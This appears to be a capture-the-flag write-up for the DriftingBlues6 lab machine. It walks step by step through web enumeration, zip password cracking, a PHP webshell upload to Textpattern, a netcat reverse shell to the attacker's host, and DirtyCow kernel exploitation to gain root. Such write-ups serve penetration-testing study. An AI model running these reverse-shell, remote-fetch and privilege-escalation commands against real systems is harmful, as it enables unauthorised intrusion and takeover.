Offensive Security – DriftingBlues6

Alberto Gómez


I started with a *nmap* scan:

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -Pn 192.168.111.219
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-29 05:55 EDT
Nmap scan report for 192.168.111.219
Host is up (0.15s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 23.42 seconds
```

Found *robots.txt* on the website:

```
User-agent: *
Disallow: /textpattern/textpattern

dont forget to add .zip extension to your dir-brute
;)
```

Thanks to it we found a login form on http://192.168.111.219/textpattern/textpattern:



As *robots.txt* said, I included the zip extension on a directory enumeration:

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -x zip -u http://192.168.111.219 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.111.219
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Extensions:              zip
[+] Timeout:                 10s
===============================================================
2023/04/29 05:59:48 Starting gobuster in directory enumeration mode
===============================================================
/index                (Status: 200) [Size: 750]
/db                   (Status: 200) [Size: 53656]
/robots               (Status: 200) [Size: 110]
/spammer              (Status: 200) [Size: 179]
/spammer.zip          (Status: 200) [Size: 179]
```

Found */db*, which only contained an image, and *spammer.zip*, which was contained in */spammer* folder.

Tried to unzip it but it was encrypted, so I used *john* to crack it:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ unzip spammer.zip
Archive:  spammer.zip
[spammer.zip] creds.txt password:
   skipping: creds.txt                incorrect password

┌──(kali㉿kali)-[~/Downloads]
└─$ zip2john spammer.zip>spammer.hash
ver 2.0 spammer.zip/creds.txt PKZIP Encr: cmplen=27, decmplen=15, crc=B003611D ts=ADCB cs=b003 type=0

┌──(kali㉿kali)-[~/Downloads]
└─$ /usr/sbin/john --wordlist=/usr/share/wordlists/rockyou.txt spammer.hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
No password hashes left to crack (see FAQ)

┌──(kali㉿kali)-[~/Downloads]
└─$ /usr/sbin/john --show spammer.hash
spammer.zip/creds.txt:myspace4:creds.txt:spammer.zip::spammer.zip

1 password hash cracked, 0 left
```


Got the password: '*myspace4*'.


Unzipped the file and found some credentials:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ unzip spammer.zip
Archive:  spammer.zip
[spammer.zip] creds.txt password:
 extracting: creds.txt

┌──(kali㉿kali)-[~/Downloads]
└─$ cat creds.txt
mayer:lionheart
```

I tried them on the web login form and got a successful login.


Searching around the webpage I found a file upload page. Let's try to upload a PHP webshell:






It was successfully uploaded but I couldn't find the uploads folder.

Looking at the "*images*" page we see the following warning message:



So I tried to find it on the parent directory: http://192.168.111.219/textpattern/files/



I clicked the file and got a shell:

But I will execute *netcat* to have a remote shell from my system:

```
p0wny@shell:…/textpattern/files# nc -e /bin/bash 192.168.49.111 8888
```

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 8888
listening on [any] 8888 ...
connect to [192.168.49.111] from (UNKNOWN) [192.168.111.219] 54100
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@driftingblues:/var/www/textpattern/files$ echo $SHELL
echo $SHELL
/bin/sh
www-data@driftingblues:/var/www/textpattern/files$
```

I couldn't find any user flag and there are no more users on /etc/passwd, so let's try privilege escalation.

I found this *config.php* file with some database credentials:

```
www-data@driftingblues:/var/www/textpattern/textpattern$ cat config.php
cat config.php
<?php
$txpcfg['db'] = 'textpattern_db';
$txpcfg['user'] = 'drifter';
$txpcfg['pass'] = 'imjustdrifting31';
$txpcfg['host'] = 'localhost';
$txpcfg['table_prefix'] = '';
$txpcfg['txpath'] = '/var/www/textpattern/textpattern';
$txpcfg['dbcharset'] = 'utf8mb4';
// For more customization options, please consult config-dist.php file.
www-data@driftingblues:/var/www/textpattern/textpattern$
```

I got to log into MYSQL but couldn't find anything interesting.

With *uname -a* I found that the system uses an old kernel version:

```
www-data@driftingblues:/var/www/textpattern/textpattern$ uname -a
uname -a
Linux driftingblues 3.2.0-4-amd64 #1 SMP Debian 3.2.78-1 x86_64 GNU/Linux
www-data@driftingblues:/var/www/textpattern/textpattern$
```

With *searchsploit* we can find several vulnerabilities that affect the kernel.

```
┌──(kali㉿kali)-[~]
└─$ searchsploit linux kernel 3.2
---------------------------------------------------------------------------------------------
 Exploit Title
---------------------------------------------------------------------------------------------
BSD/Linux Kernel 2.3 (BSD/OS 4.0 / FreeBSD 3.2 / NetBSD 1.4) - Shared Memory Denial of Service
Linux Kernel (Solaris 10 / < 5.10 138888-01) - Local Privilege Escalation
Linux Kernel 2.0/2.1 (Digital UNIX 4.0 D / FreeBSD 2.2.4 / HP HP-UX 10.20/11.0 / IBM AIX 3.2.5 / NetBSD 1.2 / Solaris 2.5.1) - Smurf Denial of Service
Linux Kernel 2.6.19 < 5.9 - 'Netfilter Local Privilege Escalation
Linux Kernel 2.6.22 < 3.9 (x86/x64) - 'Dirty COW /proc/self/mem' Race Condition Privilege Escalation (SUID Method)
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW /proc/self/mem' Race Condition Privilege Escalation (/etc/passwd Method)
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW PTRACE_POKEDATA' Race Condition (Write Access Method)
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTRACE_POKEDATA' Race Condition Privilege Escalation (/etc/passwd Method)
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' /proc/self/mem Race Condition (Write Access Method)
Linux Kernel 2.6.39 < 3.2.2 (Gentoo / Ubuntu x86/x64) - 'Mempodipper' Local Privilege Escalation (1)
```

I knew about *DirtyCow* vulnerability, so I'll try to exploit it.

I uploaded the exploit to the system:

```
www-data@driftingblues:/tmp/cow$ wget http://192.168.49.111/40839.c
wget http://192.168.49.111/40839.c
--2023-04-29 05:19:29--  http://192.168.49.111/40839.c
Connecting to 192.168.49.111:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5006 (4.9K) [text/x-csrc]
Saving to: `40839.c'

100%[=====================================>] 5,006       --.-K/s   in 0s

2023-04-29 05:19:29 (999 MB/s) - `40839.c' saved [5006/5006]
```

In the C code, we can find a comment that tell us to compile it like follows: *gcc -pthread 40839.c -o dirtycow -lcrypt*.

```
www-data@driftingblues:/tmp/cow$ gcc -pthread 40839.c -o dirtycow -lcrypt
gcc -pthread 40839.c -o dirtycow -lcrypt
www-data@driftingblues:/tmp/cow$ ./dirtycow
./dirtycow
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: password

Complete line:
firefart:fi1IpG9ta02N.:0:0:pwned:/root:/bin/bash

mmap: 7fd796a7c000
```

The exploit created a new user with root privileges. We can specify its password.

Then, I initialized a user session and got the root flag:

```
www-data@driftingblues:/tmp/cow$ su firefart
su firefart
Password: password

firefart@driftingblues:/tmp/cow# cd /root
cd /root
firefart@driftingblues:~# ls
ls
proof.txt
firefart@driftingblues:~# cat proof.txt
cat proof.txt
ceb0494899cb9f995e792dddca2e19aa
firefart@driftingblues:~#
```